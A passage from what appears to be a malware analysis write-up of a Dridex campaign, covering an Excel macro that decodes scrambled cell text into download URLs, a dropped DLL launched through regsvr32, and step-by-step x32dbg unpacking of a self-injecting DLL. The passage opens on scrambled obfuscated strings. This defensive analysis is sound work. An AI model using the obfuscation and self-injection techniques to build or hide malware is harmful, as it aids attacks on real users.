o.mhcrDDts/ti.mby.pDhp/laarainanss.pDhp/ppran/79iDlt:bc./q6aDkt:rtrtlasrsootjzDDts/iwansl.mwlsiD3t:pb./75.rDhp/oalmol

LEAE++TA(0""+CC.YR)+ENEh,l++NLETE+S.M""O++TA(hf"hh"E&&u&)+ENEwb""kl)+ENEb,FG.RPE3(N"an,TOSC2,-)La&0Tclm&0+S.L(,)+ENEa
```

When debugging the code it appears to be those random characters spread on sheet cell start forming three arrays. When reading it top to bottom one character at the time it appears to be URLs. After complete running the code it generates over a 100 URL, all the URLs are in **Appendix – A**




[Figure 7] Debugging VBA code

After re-debugging multiple times there appears to be two random IOCs generate. A URL to connect download site and the DLL file name. What's interesting is that some! Of the generated URLs are not from the list in **Appendix -A** and that is what Dridex is all about. Below is three samples of random generated IOCs. Further IOC are found in VT.




[Figure 8] Dropped DLL file



[Figure 9] Date-to-Date function selected URL

Finally, the end of this stage is creating a process that use Regsvr23.exe to run the create DLL. The third hidden sheet contains the end/exit function of the VBA. There's temporary file generated in the %TEMP% folder has a cache version of the macro. Other network and host-based IOCs are found on VT.




[Figure 10]

File Name	SHA265	File Size
~DFDC192FF5186970D5.TMP	77AA147FC137EBB5FA8865DAE56ABC21A66E87B8454125666A6F80F589A0005C	32KB

[Table 2] Temporary File Created


2. **DLL File with Self-Injection**

Up the time writing this post 13/69 of VT engines has detected this file as malicious




[Figure 11] VT

This binary never been seen before the incident and the compiled time from 2009. Other than that there are couple of indicators this file is suspicious like the file size compared to strings, imported and exported sections, and resources section



[Figure 12] PeStudio view of the original DLL file




[Figure 13]

When running this binary on IDA it seem to be too much gray and less code and resources. The binary isn't detected to be packed in *Detect it Easy* or *PEiD*, but there's high Entropy.


[Figure 14] IDA

After few rounds on x32dbg it appears to be this binary is using DLL self-injection technique. To put simply there is a hidden code that overwrite the original PE file with new file during runtime. This technique requires to allocate memory space to the hidden code first then extract it the code in the region of the memory. The overwritten happens on memory during runtime and to make it happen it requires two setting two breakpoint (*VirtualProtect* and *VirtualAlloc*). Once hitting certain space memory it's possible to extract.

After few runs and reaching the EntryPoint on x32dbg and being on the right module and setting, it is time to set the breakpoint




[Figure 15] EntryPoint of DLL file




[Figure 16] BreakPoints

After hitting Run (F9) few time you reach to a <VirtualAlloc> breakpoint which by checking the EAX register appears to freed up some space




[Figure 17] Reaching the breakpoint

Before running to the next breakpoint let's make sure what has been allocated by putting breakpoint to return (*ret*) or just *Run Until Return* [*Figure 18*]. return from this function it appears to be some random data has filled up EAX [*Figure 19*].




[Figure 18] Empty EAX Register




[Figure 19] EAX Register After Return

When Follow in Memory, it appears that memory space has Execute, Read, and Write which is a sign of hidden code to be executed in the next steps




[Figure 20] Memory Map x32dbg

After another Run [F9] and stop at a second <VirtualAlloc> breakpoint and free up space in memory and by checking EAX dumped value it appears to have nothing. The memory space of the new allocated is also with ERW privileges. It's the same as the previous stop as the <VirtualAlloc> but this time different memory place and different gibberish values

